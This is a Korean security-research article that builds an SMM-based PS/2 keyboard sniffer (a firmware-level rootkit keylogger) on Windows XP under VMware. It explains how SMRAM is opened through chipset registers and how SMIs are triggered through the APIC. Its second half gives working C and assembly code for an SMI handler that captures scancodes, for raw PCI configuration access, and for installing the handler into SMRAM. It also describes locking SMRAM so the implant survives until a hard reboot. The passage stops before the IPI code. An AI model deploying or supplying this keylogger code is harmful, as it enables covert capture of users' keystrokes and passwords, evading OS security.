Implementing SMM PS/2 Keyboard sniffer

beist security research group :: http://beist.org

2009년 1월 24일 토요일

작성자 : 이철웅(chpie@naver.com)

1. 서문

2004년 Loic duflot 이 System management mode 를 이용하여 OpenBSD 에서 보호 메커니즘을 우회하는 익스플로잇을 발표한 이후에, 2008년도 Blackhat 에서 'SMM Rootkit - A New breed of independent malware' 라는 제목으로, 다시 한번 다루어졌습니다. 해당 발표는 윈도우즈 환경에서 PS/2 키보드를 SMM 을 이용하여 스니핑 한 후 TFTP 프로토콜을 이용하여 공격자에게 전송하는 것을 다루었습니다. 발표 내용이 가능한 시나리오인지, 가능하다면 어느 정도의 위력을 갖출 수 있는가에 대하여 연구하였고 문서로 정리하게 되었습니다.

2. System management mode 란 무엇인가

System management mode 는 80386 프로세서부터 존재하고 있던 프로세서의 작동 모드입니다. 리얼모드, 보호모드처럼, 완전하게 독립적인 하나의 모드로 작동하며, 시스템의 모든 자원에 대해 접근이 가능합니다.

The following SMM mechanisms make it transparent to applications programs and operating systems:

- The only way to enter SMM is by means of an SMI.
- The processor executes SMM code in a separate address space (SMRAM) that can be made inaccessible from the other operating modes.
- Upon entering SMM, the processor saves the context of the interrupted program or task.

Intel IA-32/64 Developer's manual 3B 는 System management mode(SMM) 에 대해서 기술하고 있는데, 인용문에 나와 있는 대로, SMM 에 진입하는 방법은 System management interrupt(SMI) 를 통해서만 가능합니다. SMI 는 인터럽트 시그널의 한 종류로, 프로세서에 하드웨어적으로 전기적인 신호를 보냄으로써 SMM 으로 진입이 가능합니다.

일단 SMM 으로 진입하게 되면, 프로세서는 SMRAM 이라는, SMM 을 위해 지정된 주기억장치의 한 부분에 있는 영역을 사용하게 되며, SMM 에 진입할 때 사용되는 핸들러가 이 영역에 업로드 됩니다.


SMM is similar to real-address mode in that there are no privilege levels or address mapping. An SMM program can address up to 4 GBytes of memory and can execute all I/O and applicable system instructions. See Section 25.5 for more information about the SMM execution environment.

SMM 에서 작동하는 방식은, 리얼모드와 유사한데, 이는 리소스에 접근하는 행위에 대한 제한이 없음을 뜻합니다. Operand size prefix 와 Address size prefix 를 코딩해 준다면, 32 비트 메모리 억세스와(물리 4 기가 바이트 메모리 억세스) 32비트 레지스터 연산, 32비트 즉시 값 연산이 가능해집니다.

리소스에 접근하는 행위에 대한 제한이 없기 때문에, 보호모드에서 보안 프로그램 등이 설치해 놓은 보호 장치들은 아무런 의미가 없게 됩니다. 하지만 어려운 점이 있다면, 물리 메모리 억세스만이 가능하기 때문에 (Paging 이 존재하지 않음), 가상 메모리에 대한 접근을 원한다면, PDE/PTE 를 직접 만들고, 페이징 메커니즘을 구현해야 합니다.

인터럽트 핸들러와 유사하게, RSM 명령을 사용하면 SMM 에서 복귀할 수 있습니다.

System management RAM(SMRAM) 은 시스템이 부팅된 후 BIOS 가 base address 를 설정하게 되는데, 이는 보통 물리 어드레스 0xA0000 으로 설정됩니다. 0xA0000 영역은 비디오 메모리 영역으로, 같은 물리 메모리 주소를 가지게 되는데, 이 영역으로의 접근은 메모리 컨트롤러 허브((G)MCH)에 의하여 라우팅 됩니다. 메모리 컨트롤러 허브는 보통 North Bridge 라고 불리며, 비디오 디스플레이 어댑터와 주기억 장치, South Bridge 사이에서의 신호 흐름을 통제합니다.



〈 Intel(R) 440BX AGPset System Block Diagram 〉

펜티엄 II 프로세서의 구조가 나와 있어 놀라실 수도 있겠지만, 버스 아키텍쳐 다이어그램은 현대의 시스템과 동일합니다. 82443BX Host Bridge 는 VMWare 내부에 에뮬레이션된 칩셋으로써, 우리는 Intel 82443BX Host Bridge 를 이용하여 SMRAM 에 접근해야 합니다.

메모리 컨트롤러 허브는 PCI Configuration Space 상에서 bus 0, device 0, function 0 에 위치하게 되며, 프로그래머는 메모리 컨트롤러 허브 내부에 있는 비트들을 set/reset 함으로써 SMRAM 에 대한 접근을 제어할 수 있습니다.

SMRAM—System Management RAM Control Register (Device 0)

Address Offset: 72h
Default Value: 02h
Access: Read/Write
Size: 8 bits

The SMRAMC register controls how accesses to Compatible and Extended SMRAM spaces are treated. The Open, Close, and Lock bits function only when G_SMRAME bit is set to a 1. Also, the OPEN bit must be reset before the LOCK bit is set.

Bit	Description
7	Reserved
6	**SMM Space Open (D_OPEN).** When D_OPEN=1 and D_LCK=0, the SMM space DRAM is made visible even when SMM decode is not active. This is intended to help BIOS initialize SMM space. Software should ensure that D_OPEN=1 and D_CLS=1 are not set at the same time. When D_LCK is set to a 1, D_OPEN is reset to 0 and becomes read only.
5	**SMM Space Closed (D_CLS).** When D_CLS = 1 SMM space DRAM is not accessible to data references, even if SMM decode is active. Code references may still access SMM space DRAM. This will allow SMM software to reference "through" SMM space to update the display even when SMM is mapped over the VGA range. Software should ensure that D_OPEN=1 and D_CLS=1 are not set at the same time.
4	**SMM Space Locked (D_LCK).** When D_LCK is set to 1 then D_OPEN is reset to 0 and D_LCK, D_OPEN, H_SMRAM_EN, TSEG_SZ, TSEG_EN and DRB7 become read only. D_LCK can be set to 1 via a normal configuration space write but can only be cleared by a power-on reset. The combination of D_LCK and D_OPEN provide convenience with security. The BIOS can use the D_OPEN function to initialize SMM space and then use D_LCK to "lock down" SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D_OPEN function.
3	**Global SMRAM Enable (G_SMRAME).** If G_SMRAME is set to a 1 and H_SMRAM_EN is set to 0, then Compatible SMRAM functions are enabled, providing 128 KB of DRAM accessible at the A0000h address while in SMM (ADS# with SMM decode). To enable Extended SMRAM function this bit has be set to 1. Refer to the section on SMM for more details. Once D_LCK is set, this bit becomes read only.
2:0	**Compatible SMM Space Base Segment (C_BASE_SEG) (RO).** This field programs the location of SMM space. "SMM DRAM" is not remapped. It is simply "made visible" if the conditions are right to access SMM space, otherwise the access is forwarded to PCI. 010 = Hardwired to 010 to indicate that the 82443BX supports the SMM space at A0000h–BFFFFh.


〈 Intel(R) 440BX - SMRAM Control Register 〉

일반적으로, 0xA0000 에 대한 모든 억세스는 비디오 메모리로 향하게 되는데, 만약 메모리 컨트롤러 허브에서 D_OPEN 비트가 설정되어 있다면, 주기억 장치로 향하게 됩니다. 프로그래머는 D_OPEN 비트를 통해

SMRAM 공간을 열고, SMM 에 진입할 준비를 한 후에, D_OPEN 비트를 clear 합니다.

G_SMRAME 비트는 반드시 set up 해야 하며, 프로세서가 SMM 에 있을 때에 SMRAM 을 볼 수 있도록 합니다. D_LCK 는 일단 한번 set up 되게 되면, 시스템의 전원이 나갈 때까지 다시는 SMRAM 을 열어 볼 수 없게 됩니다. 만약 공격자가 핸들러를 기록한 후에 D_LCK 를 설정하게 된다면, 하드 리붓을 하지 않는 한, 제거할 수 없게 됩니다.


이제 SMRAM 에 기록하는 방법을 알게 되었으니, 프로세서가 SMM 에 진입한 이후에 실행할 코드를 업로드 해야 합니다. SMRAM 의 베이스 주소가 0xA0000 이라 가정하면, 핸들러의 시작주소는 미리 정해진 오프셋에 따라 0xA0000 + 0x8000 에 위치하게 되며, 따라서 우리는 물리 주소 0xA8000 에 업로드 하면 됩니다.



SMRAM 공간을 연 이후, 제작한 핸들러를 0xA8000 위치에 복사합니다. 0x0F 0xAA 는 RSM 명령어를 의미하며, RSM 명령이 수행된 이후, 프로세서는 이전 모드로 복귀하게 됩니다.

3. System management interrupt (#SMI)

System management interrupt(이하 #SMI) 는 다양한 상태에서 발생할 수 있는데, 이는 하드웨어에 의존적입니다. South Bridge 는 다양한 #SMI 이벤트를 가지고 있는데 보고 싶으신 분들은 해당 칩셋의 스펙을 보시면 됩니다. 자신의 컴퓨터의 칩셋을 알아내는 방법은 다양한 방법이 있지만, 가장 간단한 방법으로는 장치 관리자를 펼쳐 보시면 됩니다.



〈 VMWare workstation 6.0 - WindowsXP SP3 에서의 장치 관리자 〉

#SMI 가 일단 발생하게 되면, 시스템의 I/O APIC 와 Local APIC 를 통과하게 되는데, #SMI 는 APIC 아키텍쳐와 무관하게 설계되었기에, APIC 칩은 해당 시그널을 조작 없이 프로세서에게 전달하게 됩니다. #SMI 의 우선순위는 모든 External Interrupt와 Exception-handling mechanism, NMI 보다 높기 때문에, 프로세서는 #SMI 를 가장 먼저 처리합니다.


여기에 예상하지 못했던 장벽이 존재했습니다. South Bridge 칩셋 스펙을 읽으며 제가 생각한 초기 공격 시나리오는, USB Legacy Trap 을 이용한 PS/2 키보드 스니핑인데, 간단히 소개하면 다음과 같습니다.

> USB 키보드가 시스템에 설치되면, 그리고 PS/2 키보드가 없다면, 시스템은 부팅할 수 없다.
> 그리고 MS-DOS 기반 시스템들도 실행될 수 없다. 왜냐하면 키보드가 없기 때문이다.
> ICH7 은 키보드 컨트롤러로 가는 신호를 스누핑 하는 기능을 통하여, 키보드 컨트롤러에
> 있어야 하는 예상되는 데이터들을 USB 키보드로부터 삽입해준다. (ICH7 스펙에서 발췌)

USB Legacy support 라는 기능은 0x60, 0x64 포트에 대해서 R/W 가 발생할 시에 #SMI 를 발생하게 되는데, 이를 이용하여 프로세서의 디버그 트랩(#DB)보다 강력한 키보드 스니퍼를 만드는 것이 목적이었습니

다. 하지만 이는 실패하고 말았는데, 그 이유는 스펙에 잘 적혀 있습니다. 보통 South Bridge 스펙을 살펴보게 되면 이벤트가 일어났을 때에 크게 두 가지 종류의 인터럽트가 발생합니다. #SMI 와 #SCI 라는 것인데, #SCI 는 ACPI 모드에서 사용하고 있죠.

SMM 은 원래 시스템의 하드웨어 상태를 점검하고, 전원을 컨트롤하기 위하여 설계된 모드인데, 현대의 프로세서는 ACPI(Advanced Configuration and Power Interface) 를 이용하여 전원을 관리합니다. Windows XP는 ACPI 3.0을 준수하고 있으며, 따라서 ACPI 스펙을 살펴볼 필요가 있습니다.



〈 ACPI Specification 3.0 - a Legacy/ACPI Compatible Event Model 〉

SCI_EN 이라는 비트를 두고, #SMI 와 #SCI 가 디코더에 연결되어 있습니다. #SCI 는 #SMI 를 통한 SMM 으로의 진입, 그리고 시스템을 관리하는 코드와 운영체제간의 통신이 어려움을 알게 된 후 제작된 인터페이스인데, #SCI 는 벡터를 지정할 수 있는 OS-Visible 인터럽트입니다. 따라서 운영체제는 해당 이벤트에 대해서 좀 더 편리하게 통제할 수 있게 되죠.

요약하자면, ACPI 를 사용하는 OS에서 칩셋의 기능을 이용하여 #SMI 를 발생시킨다는 건 어렵습니다. 만약 공격자가 ACPI 를 비활성화 시키고 #SCI 발생 또한 비활성화 시킨 후에, 수많은 이벤트에 대한 핸들러를 SMRAM 에 업로드 하고, #SMI 가 발생하도록 기다리는 것은 가능하다고 봅니다.

하지만 아직 포기하기엔 이릅니다. I/O APIC 와 Local APIC 는 #SMI 를 APIC 버스 상에 전달할 수 있는 기능을 가지고 있습니다. 시그널의 Delivery mode 를 SMI[010b] 로 설정함으로써, 타겟 프로세서를 SMM 으로 진입하게 할 수 있습니다. 2008년도 Blackhat 에서 발표된 SMM Rootkit 문서를 보면, I/O APIC 의 IRQ1(키보드) Redirection Table 을 수정하여 IRQ 1 의 Delivery mode 를 SMI[010b] 로 변경합니다. 이후 키가 눌리게 되면, IRQ 1 이 I/O APIC 로 전달되고, I/O APIC는 APIC 버스에 #SMI 메시지를 올리게 됩니다. 그러면 타겟 프로세서의 Local APIC 는 Delivery mode가 SMI 이기 때문에, 곧바로 프로세서로 전달하게 되고, 프로세서는 SMM 으로 진입합니다.

안타깝게도, 제가 가진 랩탑의 I/O APIC 는 SMI Delivery mode 를 지원하지 않았습니다. 그래서 vmware 에서 작업하게 되었습니다.

4. PS/2 키보드 스니퍼 제작

SMRAM 을 여는 방법도 알았고, #SMI 를 발생시키는 방법에 대해서도 연구하였으니, 이제 SMM 을 이용하는 PS/2 키보드 스니퍼를 제작해 봅니다.

제작 환경은 다음과 같습니다.

:: Intel Core-duo (one processor in the vmware)
:: VMware Workstation 6.0.0 build-45731
:: Intel 82443BX Host bridge/controller - vmware chipset
:: Windows XP Professional SP3

VMWare 는 프로세서가 SMM 에 진입 가능하도록 구현되어 있으며, I/O APIC, Local APIC 또한 SMI Delivery mode 를 지원합니다. Bridge 칩셋은 Intel 82443BX Host bridge/controller 입니다.

I/O APIC 를 이용하여 IRQ 1 의 Delivery mode 를 SMI[010b] 로 하여 테스트를 하여 성공하였습니다. 하지만 문제점이 발견되었는데, SMM 에서 스캔 코드를 읽은 후, 다시 키보드 버퍼에 똑같은 스캔코드를 만들어주는 과정에서, 무한루프가 발생하게 됩니다. 따라서 다음과 같은 시나리오로 수정하였습니다.

1. 스니퍼는 8042 키보드 컨트롤러의 인터럽트 발생기능을 제거합니다.
2. 사용자가 키를 입력합니다.
3. 8042 키보드 컨트롤러의 출력 버퍼가 활성화 됩니다.
4. 스니퍼는 Local APIC 의 IPI(Interprocessor Interrupt)
   (with delivery mode SMI[010b])를 이용하여 SMM 에 진입합니다.
5. SMM에서 0x60 포트를 읽은 후에, 물리 어드레스 0x00000000 에 저장합니다.
   현재 보호모드가 아닌, SMM에 있기 때문에, 0x60 디버그 트랩은 활성화 되지 않습니다.
6. SMM에서 빠져나옵니다.
7. 스니퍼는 0x00000000으로부터 스캔코드를 읽어냅니다.
8. 동일한 스캔코드를 키보드 버퍼에 채운 후, 키보드 인터럽트를 발생시킵니다.

일단 0x60 포트를 읽은 이후, 물리 어드레스 0x00000000에 기록하는 SMI 핸들러를 제작합니다.

```
__declspec(naked) void InpSMIHandler(void)
{
        __asm
        {
                _emit 0x66; // operand-size prefix
                xor eax, eax

                in al, 0x60

                mov ah, 0x1 // dirty sign
                mov word ptr ds:[0x00], ax

                _emit 0x0F; // rsm
                _emit 0xAA;
        }
}
```

eax 레지스터는 32 비트이기 때문에, 0x66 operand-size prefix 를 덧붙여 줍니다. 이후 스캔코드를 읽어내고, 물리 어드레스 0x00000000 에 기록한 이후, RSM 명령을 통해 빠져나옵니다.


이제 해야 할 일은 SMRAM 을 연 후, 우리의 핸들러를 memcpy() 를 통해서 복사해 주는 것입니다. SMRAM 에서 코드가 들어갈 수 있는 영역은 지금 작성한 핸들러보다 크기 때문에, 핸들러의 사이즈는 염려하지 않아도 됩니다. PCI Configuration Space 에 R/W 하기 위하여, 직접 작성한 함수를 사용하였습니다.

```
ULONG InpRawPCIConfigurationRead(PCI_CONFIGURATION_PACKET pciDev, int offset)
{
        pciDev |= offset & 0xFC;
        WRITE_PORT_ULONG((PULONG)0xCF8, pciDev);
        return READ_PORT_ULONG((PULONG)0xCFC);
}

void InpRawPCIConfigurationWrite(PCI_CONFIGURATION_PACKET pciDev, int offset, ULONG data)
{
        pciDev |= offset & 0xFC;
        WRITE_PORT_ULONG((PULONG)0xCF8, pciDev);
        WRITE_PORT_ULONG((PULONG)0xCFC, data);
}

void InpRawPCIConfigurationPacketInitialization(OUT PPCI_CONFIGURATION_PACKET pDev, int bus,
int device, int function)
{
        /*
         *      from phrack, volume 0x0c, issue 0x41, phile #0x07 of 0x0f
         *      [System management mode hack] - BSDaemon
         */
        *pDev = 0x80000000L | ((bus & 0xFF) << 16)  |
                ((((unsigned)device) & 0x1F) << 11) |
                ((((unsigned)function) & 0x07) << 8);
}

void InpOpenSMRAM(void)
{
        /*
         *      Intel 82443BX Host bridge/controller - VMware chipset
         *
         *      SMRAM - System management RAM Control Register
         *
         *      Address offset : 0x72
         *      Default value  : 0x02
         *      Access         : Read/write
         *      Size           : 8 bits
         */
#define D_OPEN_BIT       (0x010000 << 6)
#define D_CLS_BIT        (0x010000 << 5)
#define D_LCK_BIT        (0x010000 << 4)
#define G_SMRAME_BIT     (0x010000 << 3)
#define C_BASE_SEG2_BIT (0x010000 << 2)
#define C_BASE_SEG1_BIT (0x010000 << 1)
#define C_BASE_SEG0_BIT (0x010000)
```

```
	PCI_CONFIGURATION_PACKET dev;
	ULONG SMRAMControl;

	InpRawPCIConfigurationPacketInitialization(&dev, 0, 0, 0);

	// Open a SMRAM area
	SMRAMControl = InpRawPCIConfigurationRead(dev, 0x70);
	SMRAMControl = (SMRAMControl | G_SMRAME_BIT | D_OPEN_BIT) & ~(D_CLS_BIT);
	InpRawPCIConfigurationWrite(dev, 0x70, SMRAMControl); // write
}

void InpCloseSMRAM(void)
{
	PCI_CONFIGURATION_PACKET dev;
	ULONG SMRAMControl;

	InpRawPCIConfigurationPacketInitialization(&dev, 0, 0, 0);

	SMRAMControl = InpRawPCIConfigurationRead(dev, 0x70);
	SMRAMControl = (SMRAMControl) & ~(D_OPEN_BIT);
	InpRawPCIConfigurationWrite(dev, 0x70, SMRAMControl);
}

void InstallSMIHandler(void)
{
	PCI_CONFIGURATION_PACKET dev;
	PUCHAR pSMRAM = NULL; // SMRAM Mapping pointer

	InpSMRAMConnection(&pSMRAM);
	//
	memcpy(pSMRAM, (PUCHAR)InpSMIHandler, 0x50);
	//
	InpSMRAMDisconnection(&pSMRAM);
	InpCloseSMRAM();
}
```

InpSMRAMConnection/Disconnection() 함수는 물리 주소 0xA0000을 해당 인자에 MmMapIoSpace()를 이용하여 매핑하는 함수입니다.

이로써, SMRAM을 열고, 핸들러를 복사하고, SMRAM 을 다시 닫는 작업을 완료하였습니다. SMM 으로 진입할 준비가 끝난 것이죠. 이젠 키보드를 폴링하는 코드에 SMM 으로 진입하는 Local APIC IPI 를 발생시키는 코드를 짜야 합니다.



< Local APIC 의 Interrupt Command Register >

